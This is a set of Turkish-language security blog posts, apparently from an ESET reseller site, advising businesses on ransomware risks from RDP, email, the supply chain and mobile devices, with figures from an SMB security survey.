1. BÖLÜM: [Fidye yazılımı (ransomware) hakkında bilmeniz gerekenler](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/)
2. BÖLÜM: [RDP (Uzak Masaüstü Protokolü) ve tehlikeleri](https://antivirus.com.tr/rdp-uzak-masaustu-protokolu-ve-tehlikeleri/)
3. BÖLÜM: [E-posta için nasıl iyi bir koruma katmanı sağlanır](https://antivirus.com.tr/e-posta-icin-nasil-iyi-bir-koruma-katmani-saglanir/)
4. BÖLÜM: [Tedarik zinciri, en zayıf halkayı koruyun](https://antivirus.com.tr/tedarik-zinciri-en-zayif-halkayi-koruyun/)
5. BÖLÜM: [Fidye yazılımı: Bir kedi fare oyunu](https://antivirus.com.tr/fidye-yazilimi-bir-kedi-fare-oyunu)
6. BÖLÜM: [Şirketinizi fidye yazılımı saldırılarına karşı koruyun](https://antivirus.com.tr/sirketinizi-fidye-yazilimi-saldirilarina-karsi-koruyun)
Pandemi nedeniyle evden çalışanların oranı iki katından fazla arttı. Bu sürecin azalmasını beklemiyoruz; Çalışanların [yarısından fazlası (%54),](https://www.pewresearch.org/social-trends/2020/12/09/how-the-coronavirus-outbreak-has-and-hasnt-changed-the-way-americans-work/) kısıtlamalar tamamen sona erdiğinde bile evden çalışmaya devam etmeyi tercih edeceklerini söylüyor.
Ne yazık ki, pandemi sırasında bir zorunluluk haline gelse de, uzaktan çalışan ve şirket verilerine erişmek için Uzak Masaüstü Protokolü (RDP) gibi uzaktan erişim araçlarını kullanan çalışanlar yüksek risk altında. ESET, 2021’in Mayıs ve Ağustos ayları arasında, [halka açık RDP hizmetlerine sahip ağlara karşı 55 milyar yeni kaba kuvvet saldırısı tespit etti](https://www.welivesecurity.com/2021/09/30/eset-threat-report-t22021/). Bu, Ocak-Nisan ayları arasındaki döneme kıyasla% 104 arttı ve H1 2020 ile H1 2021 karşılaştırıldığında altı kat arttı.
## RDP ‘nin artan popülaritesi
RDP, Windows XP’den itibaren Microsoft Windows’un her sürümüne dahil edilmiştir. Pandemi sırasında ise evden çalışan personelin dizüstü bilgisayarları, telefonları ve tabletleri aracılığıyla şirket sunucularına uzaktan erişmesinin bir yolu olarak popülaritesi önemli ölçüde arttı. Kurumsal sistemlere uzaktan erişime izin vermek şüphesiz yararlı olsa da, RDP kötü niyetli kişiler tarafından kötüye kullanıma açık hale gelmiştir, çünkü:
1. Güvenlik açığından etkilenen RDP sistemlerini bulmak kolaydır
2. Saldırganların, zayıf yapılandırmaya sahiplerse fidye yazılımı yerleştirmek için RDP sistemlerinde bir dayanak noktası elde etmeleri kolaydır
3. Birçok RDP sistemi zayıf yapılandırmaya sahiptir ve saldırganlar, bağlantı için yaygın olarak kullanılan varsayılan RDP bağlantı noktası 3389’dan yararlanabilir
4. Güvenliği ihlal edilmiş RDP sistemlerinde ayrıcalığı artırmaya ve yönetici haklarını elde etmeye yönelik araçlar ve teknikler yaygın olarak bilinir ve kullanılabilir
## RDP iki yönlü sorumluluk demektir

RDP aracılığıyla görülen fidye yazılımı saldırılarındaki artış, işbirliği araçlarını ve diğer iş sistemlerini yapılandırırken ve kullanırken sağlam güvenlik uygulamalarının ne kadar kritik olduğunu göstermektedir. İşletme içinde güvenliğin, öncelikle kuralları belirleyen ve etkinliği izleyen BT yöneticileri ve sonra da tüm personel için iki taraflı bir sorumluluk olduğu unutulmamalıdır.
Danışmanlardan CEO’ya kadar, işlerini uzaktan yapmak için RDP gibi araçları kullanan tüm personel, işletmeyi güvence altına almada bir rol almak zorundadır. Bu hafife alınacak bir şey değil.
### RDP çalıştıran sistemleri yetkisiz erişime karşı korumak için işletmeler şunları yapmalıdır:
1. RDP’ye yalnızca [VPN (sanal özel ağ) üzerinden erişilmesini sağlatın veya MFA (](https://datasecurityguide.eset.com/en-uk/why-use-a-vpn-today-key-benefits-of-employing-a-virtual-private-network)çok faktörlü kimlik doğrulaması) kullanmak üzere ilkeler uygulayın.
2. Herkesin kurallara uyduğundan emin olun, aynı zamanda bu kurallara rağmen başarılı olabilecek bir saldırı olasılığına karşı hazırlıklı olun.
3. Güvenli bir şekilde yapılandırılana kadar personelin RDP çalıştıran sunucuyu hem kuruluşun ağına hem de İnternet’e bağlamasına izin vermeyin.
4. İnternete erişen tüm varlıkların envanterini çıkarın ve hangisinin uzaktan erişime ihtiyaç duyduğuna karar verin. Erişim gerçekten gerekliyse, uzun şifreler kullandırın ve yalnızca güvenli bir VPN’den erişim konusunda ısrar edin
5. Uzaktan erişilebilen tüm cihazlara erişimi zorlaştırın ve sistemleri güncel tutun. Gerekli olmayan tüm hizmetlerin ve bileşenlerin kaldırıldığından veya devre dışı bırakıldığından ve ayarların maksimum güvenlik için yapılandırıldığından emin olun
## **Bir koruma seviyesine ihtiyaç var**
RDP, günümüzün hibrit işyerinin kritik bir bileşeni haline geldi. Bununla birlikte, kurumsal sistemlere sızmak ve fidye yazılımı yerleştirmek isteyen kötü adamlar için bir yol da sağladı. Derin BT yöneticisi becerileri, gelişmiş sistem ayarları ve gelişmiş bir güvenlik kültürü, hem hibrit çalışmanın hem de RDP gibi işbirliği ve üretkenlik platformlarındaki büyük artışın getirdiği güvenlik taleplerini karşılamak için kritik öneme sahiptir.
Tüm bunların, şirketinizin uç noktalarını, verilerini ve kullanıcılarını koruyan sağlam bir siber güvenlik çözümleriyle desteklenmesi gerekir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
---
### [E-posta için nasıl iyi bir koruma katmanı sağlanır ](https://antivirus.com.tr/e-posta-icin-nasil-iyi-bir-koruma-katmani-saglanir/)
**Published:** Şubat 13, 2023
**Author:** ESET
**Excerpt:** Saldırganlar sistemlerinize fidye yazılımı yerleştirmek için birçok saldırı vektörü kullanıyorlar, en popüler olanı ise, açık ara e-posta olmaya devam ediyor.
**Content:**
*Uzak Masaüstü Protokolü’nü anlatan yazımızda bahsettiğimiz gibi, bugün fidye yazılımı saldırıları oldukça yaygındır ve mevcut evden çalışma eğilimi ile daha da artmıştır. Kötü adamlar sistemlerinize sızmaya ve fidye yazılımlarını yerleştirmeye çalışmak için birçok saldırı vektörü kullanırken, en popüler olanı – açık ara – e-posta olmaya devam ediyor.*
### Seriden daha fazla makale okuyun:
1. BÖLÜM: [Fidye yazılımı (ransomware) hakkında bilmeniz gerekenler](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/)
2. BÖLÜM: [RDP (Uzak Masaüstü Protokolü) ve tehlikeleri](https://antivirus.com.tr/rdp-uzak-masaustu-protokolu-ve-tehlikeleri/)
3. BÖLÜM: [E-posta için nasıl iyi bir koruma katmanı sağlanır](https://antivirus.com.tr/e-posta-icin-nasil-iyi-bir-koruma-katmani-saglanir/)
4. BÖLÜM: [Tedarik zinciri, en zayıf halkayı koruyun](https://antivirus.com.tr/tedarik-zinciri-en-zayif-halkayi-koruyun/)
Suçlular, alıcının makinesine kötü amaçlı yazılım yükleyen indiricileri yerleştirmek veya kurumsal ağda bir dayanak noktası oluşturmak için güvenliği ihlal edilmiş bağlantıları veya virüslü e-posta eklerini kullanır.
Bu ilk aşama, tam gelişmiş bir fidye yazılımı saldırısına dönüşmeden önce yıllarca tespit edilmeden kalabilir. Bu aşamada, milyonlarca dolara ulaşabilecek bir fidye talebinde bulunmadan önce değerli verileri çalmaya ve dosyaları şifrelemeye çalışacaktır.
Organizasyon içindeki herkesin dikkatli olması önemlidir. [Personeli, şüpheli iletileri ve ekleri görür görmez bildirmeye teşvik](https://datasecurityguide.eset.com/en-uk/want-to-build-a-cyber-aware-culture-find-a-way-to-pass-on-knowledge-without-scaring-employees) edin. Erken uyarılar, kuruluşun spam ve içerik filtrelerinde ince ayar yapmasına ve savunmasını güçlendirmesine yardımcı olabilir.
## **Kolay bir hedef olmayın**
Siber suçlular kurnazdır. Kurumsal ağları ve bunları kullanan personeli kandırmak için sürekli olarak yeni ve yenilikçi yollar buluyorlar. Yine de, sosyal mühendislik taktiklerini kullanarak hedeflenen sadece genç personel değil.
2017 yılında, Avusturya Alpleri’ndeki dört yıldızlı bir otelin genel müdürü, Telekom[ Avusturya’dan fatura olarak gizlenmiş bir ](https://www.bbc.co.uk/news/business-42352326)fidye yazılımı e-postası aldı. E-postadaki bir bağlantıya tıklandıktan sonra otelin elektronik kapıları kullanılamaz hale geldi ve personel konuklara yeni kart anahtarları veremedi. Saldırının arkasındakiler fidye ödenmesini talep etti. Ancak, sırada başka bir acı vardı. Otel fidyeyi ödedikten sonra, üç kez daha saldırıya uğradı. Bu olay, fidyeyi ödeyen kuruluşların gelecekte kendilerini kolay hedefler haline getirebileceklerini kanıtlıyor.
Fidye ödemek asla iyi bir fikir değildir. Şirketin verilerinin veya itibarının geri geleceğinin garantisi yoktur. Yukarıdaki örnekte olduğu gibi, saldırganlar şirketinizi kolay bir hedef olarak seçtiğinde, kendinizi bu delikten çıkarmak çok zordur.
İnce bir buz tabakasının üzerinde yürüyorsunuz ancak unutmayın, önleme her zaman sonuçlarla uğraşmaktan daha iyidir.
## **Kum havuzunda oynamak**
Tehdit ortamının statik olmadığını unutmayın. Siber suçlular her zaman bir adım önde olmaya çalışırlar. İşletmeler, bir kum havuzu kullanarak fidye yazılımı yerleştirmek için kullanılan “sıfır gün” tehditleri riskini azaltabilir. Kum havuzu bir oyuncak değildir. Daha ziyade, bir sanal alan, şüpheli bir programın yürütülebileceği ve davranışının hasar verme şansına sahip olmadan önce gözlemlenebileceği, analiz edilebileceği ve raporlanabileceği güçlü, yalıtılmış bir test ortamı sağlar.
Artık şüpheli veya bilinmeyen bir e-posta ekinin analiz için bulut tabanlı bir kum havuzuna göndererek iyi huylu veya kötü amaçlı olup olmadığına otomatik olarak karar veren çözümler var. Bunu bulutta yaparak, bilinmeyen tehditleri tespit etmek için gereken işlem gücünün, üretim araçlarından çalınmasının önüne geçebilirsiniz.
## **Hızlı. Akıllı. Dinamik.**
E-posta tek saldırı vektörü olmayabilir, ancak fidye yazılımı saldırıları için kesinlikle popüler olmaya devam ediyor. Değerli bir ek koruma katmanı sağlamak için elinizden geleni yaptığınızdan emin olun. Dikkatli olun ve şüpheli veya bilinmeyen e-posta eklerini en son makine öğrenimi teknolojisini temel alan bir kum havuzunda analiz edin. Hızlıdır. Akıllıdır. Dinamiktir.
[](https://www.eset.com/tr/business/complete-protection-bundle/)ESET PROTECT Complete
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** E-Posta, Fidye Yazılımı, Ransomware, Rehber
---
### [Tedarik zinciri, en zayıf halkayı koruyun](https://antivirus.com.tr/tedarik-zinciri-en-zayif-halkayi-koruyun/)
**Published:** Şubat 13, 2023
**Author:** ESET
**Excerpt:** Fidye yazılımı serimizde şimdiye kadar, RDP ve e-posta tehlikelerine göz attık. Şimdi bir adım geriye gidiyoruz ve tedarik zinciri saldırılarına bakıyoruz.
**Content:**
*Fidye yazılımı serimizde şimdiye kadar, fidye yazılımlarının, Uzak Masaüstü Protokolünün ve e-posta aracılığı ile bulaşmasının temellerine baktık. Bu yazıda, bir adım geriye gidiyoruz ve işletmelerin tedarik zinciri aracılığıyla nasıl saldırıya uğrayabileceğine bakıyoruz.*
#### Seriden daha fazla makale okuyun:
1. BÖLÜM: [Fidye yazılımı (ransomware) hakkında bilmeniz gerekenler](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/)
2. BÖLÜM: [RDP (Uzak Masaüstü Protokolü) ve tehlikeleri](https://antivirus.com.tr/rdp-uzak-masaustu-protokolu-ve-tehlikeleri/)
3. BÖLÜM: [E-posta için nasıl iyi bir koruma katmanı sağlanır](https://antivirus.com.tr/e-posta-icin-nasil-iyi-bir-koruma-katmani-saglanir/)
4. BÖLÜM: [Tedarik zinciri, en zayıf halkayı koruyun](https://antivirus.com.tr/tedarik-zinciri-en-zayif-halkayi-koruyun/)
5. BÖLÜM: [Fidye yazılımı: Bir kedi fare oyunu](https://antivirus.com.tr/fidye-yazilimi-bir-kedi-fare-oyunu)
6. BÖLÜM: [Şirketinizi fidye yazılımı saldırılarına karşı koruyun](https://antivirus.com.tr/sirketinizi-fidye-yazilimi-saldirilarina-karsi-koruyun)
Tedarik zinciri, belirli bir ürün veya hizmeti üretmek ve dağıtmak için bir şirket ile tedarikçileri arasındaki ağdır. Hammadde ile raflara yerleştirilen ürün arasındaki her şeyden oluşur. Bir başka deyişle zincir tipik olarak hammadde tedarikçisinden, üreticiden, distribütörden ve perakendeciden oluşur.

Güvenlik söz konusu olduğunda, tedarik zinciri sadece en zayıf halkası kadar güçlüdür. Tedarik zincirine uzunluğu boyunca herhangi bir noktada saldırmak, baştan sona sonuçlar doğuracaktır. Çevre fiziksel olmaktan ziyade dijital olduğunda da sonuçlar aynıdır.
Kötü aktörler yalnızca bir satıcıyı ihlal ederek, üreticinin iş ortaklarının ve müşteri tabanının büyük bölümlerine sınırsız ve algılanması zor erişim elde edebilir.
## **Oranlara oynamak**
Neden sürekli olarak büyük üreticiler hedefleniyor? Çünkü çözümleri dünyanın dört bir yanındaki evlerde ve işletmelerde kullanılmaktadır. Microsoft Exchange’e saldırdığınızda dünya çapında milyonlarca insana tek seferde saldırmış olursunuz. Dolayısı ile tehdit aktörleri, kurbanların e-posta sunucularına fidye yazılımı da dahil olmak üzere kötü amaçlı yazılım bulaştırmaya çalışırken oranlara oynarlar.
Calypso, LuckyMouse, Tick ve Winnti Group[, ve daha birçoğu ](https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/), 2021 yılında dünyanın dört bir yanındaki e-posta sunucularını tehlikeye atmak için Microsoft Exchange güvenlik açıklarından yararlandığında tam olarak olan şey buydu. [İsveçli süpermarket zinciri Coop gibi](https://www.bleepingcomputer.com/news/security/coop-supermarket-closes-500-stores-after-kaseya-ransomware-attack/) birçok büyük ve etkili kuruluş, saldırganların elinde acı çekti. Güvenlik açıkları, sunucuya bir web shell yüklenmesine izin verdi ve bu web shell daha sonra daha fazla kötü amaçlı yazılım yüklenmesi için bir giriş noktası olarak kullanıldı.
## **Kilitli ve güvende tedarik zinciri**
ABD federal hükümetinin [NIST Siber Güvenlik Çerçevesi](https://www.nist.gov/cyberframework), tedarik zincirinin kilitli ve güvenli kalmasını sağlamak isteyen herkes için değerli bir başlangıç noktası sağlar. *“Paydaşlar arasında siber güvenlik gereksinimlerinin iletilmesi ve doğrulanması uygulaması, siber tedarik zinciri risk yönetiminin (SCRM) bir tarafıdır. Siber SCRM’nin temel amacı, potansiyel olarak kötü amaçlı işlevsellik içerebilecek, sahte olabilecek veya siber tedarik zincirindeki zayıf üretim ve geliştirme uygulamaları nedeniyle savunmasız olan ürün ve hizmetleri tanımlamak, değerlendirmek ve azaltmaktır.”*
## **Yama yönetiminin önemi**
Tedarik zinciri saldırılarına eğilim, yeterli yama yönetimi süreçlerinin önemini de vurgulamaktadır. Bu, kuruluşunuzun olası arka kapılarının keşfedilir edilmez kapatılmasını sağlamaya yardımcı olur. Yazılım şirketleri, uygulamalarındaki yeni güvenlik açıklarını yakından izler ve potansiyel tehditleri ortadan kaldıran güvenlik güncellemelerini düzenli olarak yayınlar. Önleme her zaman korumadan daha iyidir. Bu nedenle, bu güvenlik güncelleştirmelerini yayımlanır yayımlanmaz yüklemek önemlidir. Windows çalıştırıyorsanız, Microsoft’tan otomatik güncelleştirmeler hakkında daha fazla bilgiyi [buradan](https://support.microsoft.com/en-us/windows/windows-update-faq-8a903416-6f45-0718-f5c7-375e92dddeb2) edinebilirsiniz.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Microsoft Exchange, Ransomware, Siber Güvenlik, Supply Chain, Tedarik Zinciri
---
### [Mobil güvenlik: Her çalışanın bilmesi gereken 6 ipucu](https://antivirus.com.tr/mobil-guvenlik-her-calisanin-bilmesi-gereken-6-ipucu/)
**Published:** Şubat 14, 2023
**Author:** ESET
**Excerpt:** Akıllı telefonların da güvenlik riskleri olduğunu unutmayın. Uç nokta koruması bazı riskleri bertaraf edebilir fakat çalışanları bilgilendirmek de önemlidir.
**Content:**
*Çoğu küçük şirkette, BT yöneticileri şirketin akıllı telefonları ile de ilgilenir ve siz de bu yöneticilerden biriyseniz, akıllı telefonların da güvenlik riskleri olduğunu unutmayın. Bazı mobil güvenlik riskleri uç nokta koruması sayesinde etkisiz hale getirilebilir ancak çalışanları akıllı telefon güvenliği hakkında bilgilendirmek de aynı derecede önemlidir.*
Birçok işletme, çalışanlarına günlük işler için şirket telefonları sağlar. Merkezi bir şekilde yönetebilmeniz için bu cihazlarda mobil cihaz yönetimi (MDM) çözümlerinin uygulanması önerilir. MDM çözümlerinin yardımıyla, bilinmeyen kaynaklardan indirmeleri düzenlemek, güvenli olmayan uygulamaların kullanımını önlemek ve cihazların güncel olmasını sağlamak mümkündür. Dahası tüm bunlar, şirketinizin kendi verileri üzerinde kontrol sahibi olmasına yardımcı olur.
Ancak şirketler bazen, çalışanlarının özel cihazlarını kullanarak şirket bilgilerine erişimini de onaylayabilir veya çalışanlar, şirketin BT yöneticisinin bilgisi olmadan erişim elde edebilir. Şirket verilerinizi korumak için, çalışanlarınızı akıllı telefon güvenliği konusunda bilinçlendirmek çok önemlidir. İşte her çalışanın bilmesi ve uyması gereken temel kuralların bir listesi.
Akıllı telefon güvenliği
## **1. Güçlü bir parola ilk savunma hattınızdır**
Mobil cihazlarda, kaybolma veya çalınma olasılıkları bilgisayarınızdan çok daha fazla olduğundan, güçlü parolalar iki kat daha önemlidir. Ve sadece ekranınızı kilitlemek için parola kullanmaktan bahsetmiyoruz, aynı zamanda telefonunuzda ziyaret ettiğiniz uygulamalar ve web siteleri için de parolalar kullanıyorsunuz. 1234 gibi basit kombinasyonları kullanmaktan kaçının ve parolaları veya geçiş kodlarını birden fazla farklı hesap için tekrar tekrar kullanmayın. En azından, biri kişisel işler, diğeri iş için ayarlanmış benzersiz parolalar kullanmalısınız. Bir parola yöneticisi ve [2FA](https://www.eset.com/tr/business/solutions/identity-and-data-protection/#secure-authentication) kullanılması da önemle tavsiye edilir.
## **2. Mobil güvenlik için dikkatli indirin**
Akıllı telefonunuza uygulama indirirken, rastgele web sitelerinden uygulama indirmek veya doğrulanmamış bağlantılar kullanmak yerine resmi uygulama mağazalarına (Google Play veya App Store) bağlı kalmak en iyisidir. O zaman bile, bazen popüler uygulamaların kötü amaçlı yazılım ve diğer riskleri taşıyan sahte sürümleriyle karşılaşabilirsiniz. Bu nedenle, geliştiricinin adını her zaman iki kez kontrol etmelisiniz. Herhangi bir şey indirmeden önce gerekli özeni gösterin — derecelendirmeleri, incelemeleri okuyun ve gizlilik politikasını da unutmayın. Kaç uygulamanın kişisel verilerinizi sakladığını görünce şaşıracaksınız.
## **3. Yazılımınızı düzenli olarak güncelleyin**
Düzenli güncellemeler, kötü aktörler tarafından istismar edilebilecek güvenlik açıklarını yamalayarak sizi sistem açıklarından korur. Ayrıca güncellemeler can sıkıcı hataları da ortadan kaldırır ve yeni özellikler ekleyebilir. Bu nedenle, telefonunuzun sürekli olarak güncelleme uyarısında bulunduğunu fark ederseniz bunu görmezden gelmeyin. Bu, hem işletim sistemleri hem de bireysel uygulamalar için geçerlidir. Arada bir, akıllı telefonunuzu kontrol edip artık kullanmadığınız uygulamaları kaldırmak için zaman ayırın.
[](https://www.eset.com/tr/home/mobile-security-android/)ESET Mobile Security
## **4. Nereye bağlandığınıza dikkat edin**
Halka açık Wi-Fi erişim noktaları genellikle güvenli değildir ve özellikle hassas verilerle (ödeme ayrıntıları gibi) veya işle ilgili bilgilerle uğraşırken bunlardan her zaman kaçınmalısınız. Wi-Fi erişim noktalarında her zaman ortadaki adam saldırısı (MitM) riski vardır, tehdit aktörleri siz ve ziyaret ettiğiniz web sitesi arasındaki iletişimi izleyebilir, kesebilir veya yönlendirebilir. Veya saldırganlar meşru bir ücretsiz Wi-Fi ortak erişim noktası gibi davranarak kendi kötü niyetli Wi-Fi ağlarını (Evil Twin saldırısı) oluşturabilirler ve bu ağa bağlandıktan sonra cihazınıza doğrudan erişim elde ederler. Saldırıya uğrama risklerini azaltmak için halka açık Wi-Fi erişim noktalarına bağlanırken güvenilir bir [VPN çözümü](https://antivirus.com.tr/ceonuzu-vpne-yatirim-yapmaya-nasil-ikna-edebilirsiniz/) kullanın.
Telefonunuzu Bluetooth ile başka bir cihazla eşleştirirken, her zaman karşı tarafta ne olduğunu bildiğinizden emin olun. Wi-Fi ve Bluetooth bağlantılarınızı kullanmadığınız zamanlarda kapalı tutmaya çalışın.
## **5. Sosyal mühendislik tekniklerine kanmayın**
Kimlik avı dolandırıcılıkları sadece masaüstü ve dizüstü bilgisayarlara özgü değildir, hareket halindeyken de akıllı telefonunuzda zararlı bir e-posta açabilirsiniz. Bir kullanıcı olarak, baskı altındayken veya aceleniz olduğunda, örneğin tatile gitmek için uçağa binmeden önce bir e-postayı hızlı bir şekilde yanıtlamanız gerektiğinde, genellikle daha savunmasız olursunuz.
Bu nedenle, akıllı telefon kullanan kişiler bağlantılara ve eklere daha az dikkat ederler. Masaüstü bilgisayarlarda, gerçek URL’yi görmek için fareyi bağlantının üzerine getirebilirsiniz. Akıllı telefonlarda da bir parmağınızla bağlantıya dokunup basılı tutarak bağlantının önizlemesini görmek mümkündür, ancak çoğu kişi muhtemelen bunu yapmıyordur.
Bir zarara yol açmadan önce fark edebilmeniz için en yaygın [sosyal mühendislik](https://antivirus.com.tr/2022de-kimlik-avi-saldirilarina-bir-bakis/) türleri hakkında bilgi edinin.
## **6. Mobil güvenlik yazılımı kullanın**
Güvenlik çözümü olmayan bir bilgisayarı muhtemelen kullanmazsınız, bu yüzden akıllı telefonunuzda veya tabletinizde bu hatayı yapmayın. Uygun güvenlik yazılımı sizi kötü amaçlı uygulamalardan, truva atlarından veya casus yazılımlardan korur. Bazı güvenlik yazılımları, kaybolması veya çalınması durumunda cihazınızı uzaktan silme seçeneği bile içerir.
Cihazınız çalınırsa yapmanız gerekenler
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Akıllı Telefon, Kurumsal Güvenlik, Siber Güvenlik
---
### [KOBİ'ler için daha iyi siber güvenlik, daha az baş ağrısı](https://antivirus.com.tr/kobiler-icin-daha-iyi-siber-guvenlik-daha-az-bas-agrisi/)
**Published:** Şubat 15, 2023
**Author:** ESET
**Excerpt:** KOBİ'lerin endişeleri arasında veri, para ve güven kaybı ilk sıralarda. Doğru planlanmış siber güvenliğin daha az baş ağrısı anlamına geleceğini unutmayın.
**Content:**
*Teknolojideki ilerlemeler, küçük ve orta ölçekli işletmelerin (KOBİ’ler) işlerini büyütmelerini ve çalışma şekillerini geliştirmelerini sağlarken, siber güvenlik riskleri ve tehditleri de tüm bu gelişmeleri riske sokabilir. Bunun temelinde ciddi başka bir engel var: KOBİ’ler siber güvenliği yönetme konusunda kendine güvenmiyor.*
Güven eksikliği nedeniyle, KOBİ’ler kendi ölçeklerindeki işletmelerin siber saldırılara karşı büyük işletmelerden daha savunmasız olduğunu düşünüyor. Veri kaybı, finansal yükler ve müşteri güvenini kaybetme konusunda haklı bir endişeleri var.
Önümüzdeki 12 aya yönelik temel endişeler iki yönlüdür. İlki insan faktörüdür. Bu, çalışanların siber farkındalığının ve BT yönetici kapasitesi ile tecrübesinin düşüklüğüdür. İkincisi teknik faktördür. Bu, iş ortağı ekosistemindeki (tedarik zinciri) güvenlik açıkları, çalışanların kullandığı uygulamaların artması, ulus devlet saldırıları ve hizmetlerin buluta taşınması gibi konulardır. Kısacası birçok kuruluş bu zahmetli gereksinimler altında eziliyor.
## Çözüm! KOBİ’ler için siber güvenlik
Teknoloji ve hizmet seçenekleri, COVID-19 salgınından önce hızla artarken, günümüzde hizmetlerin ve firmaya özel KOBİ yazılımlarının uzaktan izleme ve yönetimi endişe vericidir. Özellikle güvenlik alanında, seçenek fazlalığı ve karşılaşılan bazı kötü sonuçlar KOBİ’lerin temel konularda güvenini kırdı.
Bu, işletmeleri siber güvenlik için, şirket içi veya dış kaynak arasında seçim yapma konusunda ikiye ayırıyor. Özellikle üçüncü taraf uzmanlara erişim, yanıt süreleri ve yasal tehlikeler konusunda bilgi eksikliği de mevcuttur. Çok sayıda çözüme rağmen, gerekli yatırımları destekleyen görüşler çalışma şekillerindeki değişiklik hızına ayak uyduramadı ve hibrit çalışma modeline geçişle birlikte zorunlu güvenlik ihtiyacı her zamankinden daha önemli hale geldi.
ESET KOBİ Dijital Güvenlik Hassasiyeti Raporu
Raporu okuyun

2022 ESET KOBİ Dijital Güvenlik Hassasiyeti Raporu, birçok KOBİ sahibinin siber saldırı risklerini önemli ölçüde veya orta düzeyde artıran en önemli risk faktörlerinin farkında olduğunu vurguluyor. Katılımcılar, önümüzdeki 12 aydaki risklerin en büyük nedeninin (%84’e varan) çalışanlardaki siber farkındalık düşüklüğü olacağını belirtti. Ayrıca ortak/tedarikçi ekosistemindeki güvenlik açıkları (%79) ile hizmetleri buluta taşıma (%77) riskleri ile birlikte bu riskler önemli ölçüde artıyor.
*Ankete katılan KOBİ’lerin toplam %78’i, Ukrayna’daki çatışma nedeniyle ulus devlet saldırılarına ilişkin ciddi endişelerini dile getirdi. Ukrayna’daki tedarik zincirlerini etkileyen ve devam eden veri silici saldırıları hakkında [ESET araştırmasını inceleyebilirsiniz.](https://antivirus.com.tr/eset-apt-faaliyet-raporu-t3-2022/)*
## Güvensizlik ile mevcut durum arasında sıkışmak
Ayrıntılı incelendiğinde, ankete katılan KOBİ’lerdeki en önemli (spesifik) üç siber güvenlik sorunu şunlardır: en son dijital güvenlik tehditlerine ayak uydurmak (%54), en son yaklaşımlara ve teknolojilere ayak uydurmak (%50) ve siber güvenliğe eksik yatırım yapmak( %49). Diğer endişeler ise, beceri eksikliği, ekiplerin fazla mesaisi, uyarılara duyarsızlık ve liderlik desteğindeki eksikliklerdir.
Bazı kuruluşlar için “ayak uydurmak”, gerçek hayatta kötü amaçlı yazılımlar, web tabanlı saldırılar, fidye yazılımları, üçüncü taraf güvenlik sorunları ve kritik veya yüksek önemli yazılım güvenlik açıkları gibi olaylarla nasıl karşılaşacakları anlamındadır. Yarıdan fazlası Uzak Masaüstü Protokolü (RDP), dağıtık hizmet engelleme (DDoS) saldırıları, iş e-postası saldırısı (BEC), bulut bilgi işlem sorunları ve tedarik zinciri saldırıları konusunda endişelidir.

Ayrıca, bu güvenlik tehditlerinin çok azı kendi segmentlerine özgü olsa da, KOBİ’lerin %74’ü, bu büyüklükteki işletmelerin siber saldırılara karşı büyük ölçekli kuruluşlardan daha savunmasız olduğuna inanıyor. KOBİ’lerin veri kaybı, finansal yükler ve müşteri güveni kaybetme ile ilgili endişeleri, KOBİ’lerin temel iş alanlarındaki mücadelesini sürdürürken bu zorluklarla başa çıkma konusundaki kapasite eksikliklerini yansıtıyor.
***Sürpriz sonuç:*** *Güvenlik risklerine rağmen %77’si Uzak Masaüstü Protokolünü (RDP) kullanmaya devam edeceklerini söylüyor. RDP’nin tehdit vektörü oluşturması hakkında [daha fazla bilgi edinin](https://www.welivesecurity.com/2022/09/07/rdp-radar-up-close-view-evolving-remote-access-threats/).*
Katılımcıların üçte birinden daha azı, BT ekibinin siber güvenlik bilgisi (%32), bir tehdidi belirleme, izole etme ve yanıt verme hızları (%30), üçüncü taraf uzmanlara erişim (%29) dahil olmak üzere siber güvenliğin herhangi bir alanında kendilerinden ÇOK eminler. Raporun sonuçlarına bakıldığında, hangi işletmelerin güvenliği şirket içinde sağlayacak kadar kendinden emin olduğu sorusu gündeme geliyor.
## Güvenlik ihlali sonrasında her zaman hazırlıklı olun
Şans her zaman yanınızda değildir. Anketimiz, yanıt verenlerin yaklaşık üçte ikisinin güvenlik ihlalleri yaşadığını veya buna göre hareket ettiğini gösteriyor. Bu güvenlik ihlallerinin üstesinden gelmek haftalar sürebilir ve KOBİ’leri maddi açıdan önemli zararlara uğratabilir. (\**KOBİ’ler bu ihlallerin işletmelerine, ortalama TOPLAM MALİYETİNİN 219.000 Euro’ya yakın olduğunu tahmin ediliyor.)*
İhlallerin ardından KOBİ’ler eğitime yatırım yapabilir, denetimler gerçekleştirebilir veya yeni siber güvenlik araçları satın alabilir. Genel olarak bu, uzaktan erişim araçlarını güçlendirmek, özellikle oturumları çok faktörlü kimlik doğrulama (%50) ile korumak, kullanımları yalnızca kurumsal VPN’lerle sınırlamak (%50) ve uzaktan erişim araçlarını güncel tutmak (%49) için adımlar atmak anlamına gelir.
Ankete katılanların yalnızca %27’si son altı ayda, %33’ü de son 12 ayda siber güvenlik denetimleri yaptıklarını belirtiyor ve bu durum endişe vericidir. Son iki yılda siber güvenlik denetimleri yapılan kuruluşların %52’si harici BT güvenlik şirketlerini/Yönetilen Hizmet Sağlayıcıları (MSP’ler) kullanırken, %40’ı denetimleri kendisi gerçekleştirdi, %8’i ise her ikisini birden yaptı.
## Siber güvenlik işinde hepimiz beraberiz
Önlem konusundaki yaklaşımlar hâlâ ayrı olsa da, KOBİ’lerin %85’i tedarik zincirlerindeki herkesin siber dayanıklılıklarını geliştirme sorumluluğu olduğunu söylüyor. Ayrıca çoğu siber güvenliğe yatırım eksikliğinin tedarik zincirlerindeki diğer kuruluşları tehlikeye atabileceği endişesini de dile getiriyor. Sonuç olarak, etkin siber güvenlik, işletmelere büyüme ve yenilik yapma konusunda güven verir.
